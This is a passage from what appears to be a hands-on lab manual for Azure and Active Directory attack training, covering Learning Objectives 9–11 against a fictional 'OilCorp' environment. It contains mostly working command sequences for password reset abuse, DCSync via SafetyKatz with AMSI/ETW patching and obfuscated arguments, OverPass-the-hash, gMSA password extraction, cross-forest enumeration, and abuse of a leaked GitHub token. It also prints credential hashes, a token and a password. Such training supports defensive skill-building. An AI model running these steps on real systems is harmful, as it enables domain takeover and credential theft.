
Use simulationuser_X@oilcorporation.onmicrosoft.com as email and we will see a basic sign-in prompt. Note the organization that shows up here is Oil Corporation Reservoir



Select 'Continue' on the 'Add more details' page.


Turns out that MFA is enabled for simulationuser_X and we are redirected to MFA registration page.






Download the Microsoft Authenticator app on your phone and follow the on-screen instructions to set it up for simulationuser_**X**. Choose 'Work or School' account in the app.

Note that you can safely remove the account from your authenticator app after the Learning Objective is done!




After the setup, approve the sign in request for simulationuser_**X**:



Note that Microsoft has implemented number matching to tackle MFA Fatigue attacks.

Once we authenticate and approve sign in, there will be a consent prompt for an application named 'reservoirguestreg'.




Once we provide consent, we will be able to access the application as simulationuser_X:

Note that simulationuser_X will now be able to access the oilcorpreservoir.onmicrosoft.com tenant as guest:

1. Go to portal.azure.com -> Click on the username -> Switch Directory
2. Switch to 'Oil Corporation - Reservoir'

We will be able to enumerate a lot of information from OilCorp Reservoir. Guest users do not have access to such information. Let's check the 'External Identities' -> 'External collaboration settings' settings in Entra ID.



So simulationuser_X will have privileges as members. However, the guest invites are limited only to oilcorporation.onmicrosoft.com


Learning Objective – 9

- As simulationuser_X, reset password of hybriduserX in the OilCorp Reservoir tenant.
- Enumerate the permissions of hybriduserX and execute the DCSync attack against the on-prem domain reservoirone.corp
- Enumerate and compromise an on-prem forest trust for reservoirone.corp and move to reservoirtwo.corp
- Compromise the pGMSA_f9d2bf93$ account in reservoirone.corp and replay its credentials for persistence.

Solution

We now have access to OilCorp - Reservoir tenant as the simulationuser_X user. If we look for roles assigned to the simulationuser_X, we can see that the user has User Administrator role assigned to the Directory scope.

Go to Entra ID -> Users -> Search for simulationuser_X and check 'My Feed' -> View Role Information




This means that we can reset password of non-administrators!

Using a filter of 'On-premises sync enabled', we can see that there are synced users named hybriduserX users.

Let's reset their password;

1. Click on hybriduserX. The user has no roles assigned so it should be possible to reset their password as User Administrator.
2. Click on Reset password and provide a temporary password. Note that we are using TempSecretX@123 below



Assumptions for Cloud to On-prem Lateral Movement

Unfortunately, we cannot enumerate if password write back for synced users is enabled. Let's make a few assumptions for sake of the lab -

1. Password write is enabled for synced users.
2. There is network access from student VMs to the on-prem environment.
3. There are DNS entries on the student VMs for the on-prem AD reservoirone.corp

With these assumptions, let's start a process as hybriduserX on the student VM. Note that the temporary password we set (TempSecretX@123) can be used! Run the below command from an elevated cmd shell:

```
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>runas /netonly /user:reservoirone.corp\hybriduser1 cmd
Enter the password for reservoirone.corp\hybriduser1:
[snip]
```

We need to check if we can reach the reservoirone.corp on-prem AD. We can enumerate this using PowerView tool. Note that we need to use InvisiShell to bypass AV before we can run the PowerView tool. In the new process, run the following commands:

```
C:\Windows\system32> C:\AzAD\Tools\InviShell\RunWithPathAsAdmin.bat
[snip]
PS C:\AzAD\Tools> . C:\AzAD\Tools\PowerView.ps1

PS C:\AzAD\Tools> Get-DomainComputer -DomainController reservoirone-
dc.reservoirone.corp -Domain reservoirone.corp

pwdlastset                    : 2/21/2024 8:26:57 PM
logoncount                    : 342
msds-generationid             : {56, 98, 45, 66...}
serverreferencebl             : CN=RESERVOIRONE-DC,CN=Servers,CN=Default-
First-Site-Name,CN=Sites,CN=Configuration,DC=reservoirone,DC=corp
badpasswordtime               : 3/6/2024 10:02:32 PM
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
distinguishedname             : CN=RESERVOIRONE-DC,OU=Domain
Controllers,DC=reservoirone,DC=corp
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 3/4/2024 3:23:20 AM
samaccountname                : RESERVOIRONE-DC$
[snip]
```

Sweet! We can reach the on-prem DC.

Run the DCSync Attack

Now we need to enumerate for any interesting permissions that hybriduserX may have, Tools like BloodHound come handy in such cases. In the current case, after checking other things , let's check which users have DCSnc permission in reservoirone.corp

```
PS C:\AzAD\Tools> Get-DomainObjectAcl -SearchBase "DC=reservoirone,DC=corp" -
SearchScope Base -ResolveGUIDs -DomainController reservoirone-
dc.reservoirone.corp -Domain reservoirone.corp | ?{($_.ObjectAceType -match
'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll')} |
ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-
SidToName $_.SecurityIdentifier -DomainController reservoirone-
dc.reservoirone.corp -Domain reservoirone.corp);$_}

ceQualifier           : AccessAllowed
ObjectDN              : DC=reservoirone,DC=corp
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID             : S-1-5-21-407617500-1598501842-1014257875
InheritanceFlags      : None
BinaryLength          : 56
AceType               : AccessAllowedObject
ObjectAceFlags        : ObjectAceTypePresent
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-407617500-1598501842-1014257875-1280
AccessMask            : 256
AuditFlags            : None
IsInherited           : False
AceFlags              : None
InheritedObjectAceType : All
OpaqueLength          : 0
IdentityName          : RESERVOIRONE\hybriduserX
[snip]
```

Turns out that HybridUser**X** has DCSnc permissions! Let's abuse that! We will use the commands in such a way that if required, they bypass Windows Defender on the student VM.

First, run the below command to generate encoded arguments for "lsadump::dcsync"

```
C:\Users\studentuserX> C:\AzAD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::dcsync
set "z=c"
set "y=n"
set "x=y"
set "w=s"
set "v=c"
set "u=d"
set "t=:"
set "s=:"
set "r=p"
set "q=m"
set "p=u"
```

```
set "o=d"
set "n=a"
set "m=s"
set "l=l"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```

Start a new cmd prompt with elevated privileges and run the following command to get credentials of the Domain Administrator of reservoirone.corp:

```
C:\Windows\system32>set "z=c"
C:\Windows\system32>set "y=n"
C:\Windows\system32>set "x=y”

[snip]

C:\Windows\system32>echo %Pwn%
lsadump::dcsync

C:\Windows\system32>C:\AzAD\Tools\Loader.exe -path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:reservoirone\Administrator
/domain:reservoirone.corp /DC:reservoirone-dc.reservoirone.corp" "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!

[snip]

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/5/2024 3:10:13 AM
Object Security ID   : S-1-5-21-407617500-1598501842-1014257875-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 348bc18b8e5e5c186396e051da6288f5
    ntlm- 0: 348bc18b8e5e5c186396e051da6288f5
    ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
    ntlm- 2: 348bc18b8e5e5c186396e051da6288f5
    lm  - 0: 49a05ef07c62d2a8ba24453dcca2c399
    lm  - 1: 947066b1879656948440ef6dc4af842a

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 104e0a0a23426771ef001b89e1c633f6

* Primary:Kerberos-Newer-Keys *
    Default Salt : RESERVOIRONE.CORPAdministrator
    Default Iterations : 4096
    Credentials
```

```
      aes256_hmac       (4096) :
5da89dc977b720ad47a0f042d64134d039a11a6ba082984db40550108b8668e4
      des_cbc_md5       (4096) : 83923e23e575512c
    OldCredentials
      aes256_hmac       (4096) :
a9f49d30171b8db92afc3d4e4814a11cf8ca9aebad91f0ab74a0fbf048d09ced
      des_cbc_md5       (4096) : f475baa702b3e9bc
    OlderCredentials

[snip]
```

For persistence, we can extract credentials for accounts like krbtgt and pGMSA_f9d2bf93$. Later we are going to discuss one more method of getting credentials of pGMSA_f9d2bf93$

```
C:\Windows\system32>C:\AzAD\Tools\Loader.exe -path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:reservoirone\pGMSA_f9d2bf93$
/domain:reservoirone.corp /DC:reservoirone-dc.reservoirone.corp" "exit"

[snip]

Credentials:
  Hash NTLM: 6f0e9da9fb7a3b74c17104d418a76cbc
    ntlm- 0: 6f0e9da9fb7a3b74c17104d418a76cbc
    ntlm- 1: 7d000f04d45343804f3fd8dc161d144a
    lm  - 0: 2e99e48714037c159bedeefff8dbee07

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RESERVOIRONE.CORPhostpgmsa_f9d2bf93.reservoirone.corp
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
a30b580dbe888c6f04530b04618f3393fad6c43172f8d4da453e24cabfbc952b
[snip]
```

Lateral Movement across forest trust

Let's enumerate trusts for reservoirone.corp. Run the below command in the same PowerShell session where we loaded PowerView earlier.

```
PS C:\AzAD\Tools> Get-DomainTrust -DomainController reservoirone-
dc.reservoirone.corp -Domain reservoirone.corp

[snip]

SourceName      : reservoirone.corp
TargetName      : reservoirtwo.corp
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Inbound
WhenCreated     : 3/5/2024 11:44:04 AM
WhenChanged     : 3/5/2024 7:38:08 PM
```

There is a one way trust with a forest called reservoirtwo.corp. Let's use OverPass-the-hash to use crendentials of DA of reservoirone.corp. That will also help us in gathering more information about reservoirtwo.

First, run the below command in a PowerShell session running with elevated privileges on the student VM. The command allows us to use winrs to connect to the DC:

```
PS C:\Windows\system32> Set-Item WSMan:\localhost\Client\TrustedHosts *
```

Encode parameters to be used for OverPass-the-hash

```
C:\Users\studentuserX> C:\AzAD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: sekurlsa::opassth
[snip]
```

Then run the below command from an elevated shell:

```
C:\Windows\system32>set "z=h"
[snip]

C:\Windows\system32>echo %Pwn%
sekurlsa::opassth

C:\Windows\system32>C:\AzAD\Tools\Loader.exe -Path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:Administrator
/domain:reservoirone.corp /ntlm:348bc18b8e5e5c186396e051da6288f5
/dc:reservoirone-dc.reservoirone.corp /run:cmd.exe" "exit"
[snip]
```

In the new spawned process, run the following command:

```
C:\Windows\system32>winrs -r:reservoirone-dc.reservoirone.corp powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Administrator> Get-DnsServerZone -ZoneName reservoirtwo.corp |fl
*
MasterServers           : 172.16.30.2
DistinguishedName       :
IsAutoCreated           : False
IsDsIntegrated          : False
IsPaused                : False
IsReadOnly              : False
IsReverseLookupZone     : False
IsShutdown              : False
ZoneName                : reservoirtwo.corp
[snip]
PS C:\Users\Administrator> exit
```

Now we have the IP of reservoirtwo.corp. Modify the C:\Windows\System32\drivers\etc\hosts file on the student VM and add an entry for reservoirtwo.corp. Run notepad as administrator to open the file. This is how the file should look like after modification:

```
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

172.16.30.1 reservoirone.corp
172.16.30.1 reservoirone-dc.reservoirone.corp
172.16.30.2 reservoirtwo.corp
```

Spend some time enumerating the target forest using PowerView. Run the following command from the process running as DA:

```
C:\Windows\system32>C:\AzAD\Tools\InviShell\RunWithPathAsAdmin.bat
PS C:\Windows\system32>. C:\AzAD\Tools\PowerView.ps1
PS C:\Windows\system32> Get-DomainController -Domain reservoirtwo.corp -
Server reservoirtwo.corp
[snip]
dnshostname                   : reservoirtwo-dc.reservoirtwo.corp
```

Make an entry for reservoirtwo-dc in the hosts file of student VM with the same IP as reservoirtwo.corp

Note that across forest trusts only the explicitly shared resources can be accessed. After spending some time in enumeration, the only thing accessible in reservoirtwo.corp is a file share called SharedWithReservoirone on reservoirtwo-dc:

```
C:\Windows\system32>net view \\reservoirtwo-dc.reservoirtwo.corp
Shared resources at \\reservoirtwo.corp

Share name              Type  Used as  Comment

-------------------------------------------------------------------------------
--
NETLOGON                Disk           Logon server share
SharedWithReservoirone  Disk
SYSVOL                  Disk           Logon server share
```

On accessing the share, we find the final flag for KC2!

```
C:\Windows\system32>dir \\reservoirtwo-
dc.reservoirtwo.corp\SharedWithReservoirone
[snip]

03/07/2024  12:40 AM    <DIR>          .
03/07/2024  12:40 AM    <DIR>          ..
03/07/2024  12:40 AM                28 flag2.txt
               1 File(s)             28 bytes
```

On-prem to cloud and persistence - Alternative way of getting credentials of provisioning agent account

Alternatively, assuming that the on-prem environment was compromised earlier, we can use credentials of the DC machine account reservoirone-dc$ to extract credentials of the pGMSA_f9d2bf93$ account. We can get the DC machine account using DCSync as hybriduserX. Once we have that, use OverPass-the-Hash to spawn a process as the machine account:

```
C:\Windows\system32>echo %Pwn%
sekurlsa::opassth

C:\Windows\system32>C:\AzAD\Tools\Loader.exe -Path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:RESERVOIRONE-DC$
/domain:reservoirone.corp /rc4:fe14c5df09db0a2326ca5dd0696c08bb
/dc:reservoirone-dc.reservoirone.corp /run:cmd.exe" "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!

[snip]
```

In the new spawned process, run the below commands to enumerate who can read password of pGMSA_f9d2bf93$ account:

```
C:\Windows\system32>C:\AzAD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]

PS C:\Windows\system32> Import-Module C:\AzAD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
WARNING: Error initializing default drive: 'Unable to find a default server
with Active Directory Web Services
running.'.
PS C:\Windows\system32> Import-Module C:\AzAD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\Windows\system32> Get-ADServiceAccount -Filter * -Server
reservoirone.corp

DistinguishedName : CN=provAgentgMSA,CN=Managed Service
Accounts,DC=reservoirone,DC=corp
Enabled           : True
Name              : provAgentgMSA
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 5edd5376-8945-4aad-81c2-d2e8065913d6
SamAccountName    : pGMSA_f9d2bf93$
SID               : S-1-5-21-407617500-1598501842-1014257875-1103
UserPrincipalName :

PS C:\Windows\system32>Get-ADServiceAccount -Identity pGMSA_f9d2bf93$ -
Properties * -Server reservoirone.corp | select
PrincipalsAllowedToRetrieveManagedPassword

PrincipalsAllowedToRetrieveManagedPassword
```

```
----------------------------------------
{CN=RESERVOIRONE-DC,OU=Domain Controllers,DC=reservoirone,DC=corp}
```

So, by-default, only the domain controller machine account can read the credentials. Let's do that!

```
PS C:\Windows\system32> $Passwordblob = (Get-ADServiceAccount -Identity
pGMSA_f9d2bf93$ -Properties msDS-ManagedPassword -server
reservoirone.corp).'msDS-ManagedPassword'

PS C:\Windows\system32> Import-Module
C:\AzAD\Tools\DSInternals_v3.5\DSInternals\DSInternals.psd1
PS C:\Windows\system32> $decodedpwd = ConvertFrom-ADManagedPasswordBlob
$Passwordblob
PS C:\Windows\system32> ConvertTo-NTHash -Password
$decodedpwd.SecureCurrentPassword

6f0e9da9fb7a3b74c17104d418a76cbc
```

The hash of pGMSA_f9d2bf93$ can now be used for DCSync! Note that the hash in the mab manual could be different than your lab!

```
C:\Windows\system32>echo %Pwn%
sekurlsa::opassth

C:\Windows\system32>C:\AzAD\Tools\Loader.exe -Path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:pGMSA_f9d2bf93$
/domain:reservoirone.corp /ntlm:6f0e9da9fb7a3b74c17104d418a76cbc
/DC:reservoirone-dc.reservoirone.corp /run:cmd.exe" "exit"
[snip]
```

Run DCSync from the spawned process:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync

C:\Windows\system32>C:\AzAD\Tools\Loader.exe -path
C:\AzAD\Tools\SafetyKatz.exe -args "%Pwn% /user:reservoirone\Administrator
/domain:reservoirone.corp /DC:reservoirone-dc.reservoirone.corp" "exit"
[snip]
```


This allows for persistence in on-prem and also lateral movement from on-prem to cloud if a synced user has high privilege roles in Entra ID.


Learning Objective – 10 (KC3 starts)


- Access the Refining Wiki (https://refiningwiki.z13.web.core.windows.net) web application.
- Try to find secrets in the Wiki.
- Use the secrets from the Wiki to abuse GitHub actions on one of the repositories of the Oilcorp organization.

Solution

We already have the target URL https://refiningwiki.z13.web.core.windows.net/. Let's check if there is any useful information there that can help us to gain access to other resources in the target environment. Remember to access the web application from the student VM!







In the above screenshots we can see some sensitive information leaked such as clear-text credentials, certificates and GitHub personal access token (PAT). It seems like an organization wiki that is exposed without authentication.

Based on the example in the application we understand that the GitHub PAT is allowed to create new issues in the "awsautomation" repository.

Note that PAT may be different in the lab manual and the lab. Please use the PAT found in the target application.

PowerShell code to create new issues in awsautomation GitHub repository

```
$url = "https://api.github.com/repos/OilCorp/awsautomation/issues"
$accessToken =
"github_pat_11BB6NW4I0qixMrSdEk7kJ_sodoOIw1xkHsVsmX3hedXeyk0i5IItvL9qmyeEW3qn
TJ4RMTGV6PKE98GzG"
$headers = @{
    "Authorization" = "Bearer $accessToken"
    "Content-Type" = "application/json"
}

$body = @{
    title = "NewIssueX"
    body = "NewIssueX"
} | ConvertTo-Json -Depth 4

Invoke-RestMethod -Uri $url -Method Post -Headers $headers -Body $body
```

Output of the above code

```
url                       :
https://api.github.com/repos/OilCorp/awsautomation/issues/39
repository_url            : https://api.github.com/repos/OilCorp/awsautomation
comments_url              :
https://api.github.com/repos/OilCorp/awsautomation/issues/39/comments
[snip]
title                     : NewIssueX
user                      : @{login=AlisaIHannazadv; id=142400369;
node_id=U_kgDOCHzbcQ;
[snip]
author_association        : COLLABORATOR
active_lock_reason        :
body                      : NewIssueX
```

```
closed_by                :
reactions                :
@{url=https://api.github.com/repos/OilCorp/awsautomation/issues/4/reactions;
total_count=0; +1=0; -1=0; laugh=0; hooray=0; confused=0; heart=0; rocket=0;
eyes=0}
timeline_url             :
https://api.github.com/repos/OilCorp/awsautomation/issues/39/timeline
performed_via_github_app :
state_reason             :
```

In the above output we can see that a new issue was raised in the GitHub repository. Let's check if there are any automated comments on the issue.

Note: Make sure to use your own comments_url with the correct issue id.

PowerShell code to read the comments on newly created issue

```
$url =
"https://api.github.com/repos/OilCorp/awsautomation/issues/39/comments"
$accessToken =
"github_pat_11BB6NW4I0qixMrSdEk7kJ_sodoOIw1xkHsVsmX3hedXeyk0i5IItvL9qmyeEW3qn
TJ4RMTGV6PKE98GzG"
$headers = @{
    "Authorization" = "Bearer $accessToken"
    "Content-Type" = "application/json"
}

(Invoke-RestMethod -Uri $url -Method Get -Headers $headers).Body
```

Output of the above code

```
Error creating issue: Validation Failed for one or more of the following
- createawsvmuser is required.
- Invalid characters in title: '$#@'.

Failed to trigger build. Please try again with required details.
In case the problem persists, please contact the repository owner.
```

The comment suggests to add a keyword **`createawsvmuser`** while raising any new issues.

Let's raise another issue that contains **`createawsvmuser`** keyword in the body. Using the same code as earlier but this time include the keyword **`createawsvmuser`**.

```
$url = "https://api.github.com/repos/OilCorp/awsautomation/issues"
$accessToken =
"github_pat_11BB6NW4I0qixMrSdEk7kJ_sodoOIw1xkHsVsmX3hedXeyk0i5IItvL9qmyeEW3qn
TJ4RMTGV6PKE98GzG"
$headers = @{
    "Authorization" = "Bearer $accessToken"
    "Content-Type" = "application/json"
}

$body = @{
```

```
    title = "NewIssueX"
    body = "NewIssueX createawsvmuser"
} | ConvertTo-Json -Depth 4

Invoke-RestMethod -Uri $url -Method Post -Headers $headers -Body $body
```

Output of the above

```
[snip]
comments_url              :
https://api.github.com/repos/OilCorp/awsautomation/issues/42/comments
[snip]
```

Read the comments!

```
$url =
"https://api.github.com/repos/OilCorp/awsautomation/issues/42/comments"
$accessToken =
"github_pat_11BB6NW4I0qixMrSdEk7kJ_sodoOIw1xkHsVsmX3hedXeyk0i5IItvL9qmyeEW3qn
TJ4RMTGV6PKE98GzG"
$headers = @{
    "Authorization" = "Bearer $accessToken"
    "Content-Type" = "application/json"
}

(Invoke-RestMethod -Uri $url -Method Get -Headers $headers).Body
```

Output of the above

```
{JobIds:[742e4e1d-ece0-43d8-9544-0ccf0683a465]}
```

Learning Objective - 11

- Evade a CAP and access Oilcorp as the user ChristinaWBurrus
- Enumerate the Azure resources the user can access.
- Extract credentials from Job output of an automation account.

Solution

We got credentials for a user ChristinaWBurrus@oilcorporation.onmicrosoft.com from the wiki. Let's try to use the credentials using Az PowerShell module:

```
PS C:\AzAD\Tools> $Password = ConvertTo-SecureString 'hd{_?sNRvue{{a+$vxo/' -
AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('ChristinaWBurrus@oilcorporation.on
microsoft.com', $Password)
Connect-AzAccount -Credential $Cred

Connect-AzAccount : You must use multi-factor authentication to access tenant
organizations
[snip]
```

So, MFA is configured for the user Christina.

There are two approaches now. One is we check out the certificate that we got from the wiki app and try using that. Another one would be to enumerate conditional access policies. Recall we used GeologyApp's permissions in KC1 to enumerate any conditional access policy. Note that, the lab is designed in a way that all the Kill Chains are independent. So, it is perfectly fine if you directly move to using the certificate from wiki app.

Enumerate Conditional Access Policies

We would need to go through all the conditional access policies that enforce MFA. We saved the conditional access policies to caps.json in Learning Objective 4. If you like, you can also use GeologyApp's certificate to use Mg module to enumerate.

On looking at caps.json in notepad, one policy stands out:

```
[snip]

{
  "id": "777f691c-9054-42b4-9b21-553ecf734e69",
  "createdDateTime": "2023-08-25T06:22:46.4061877Z",
  "displayName": "PhishingResistantMFA",
  "state": "enabled",
[snip]
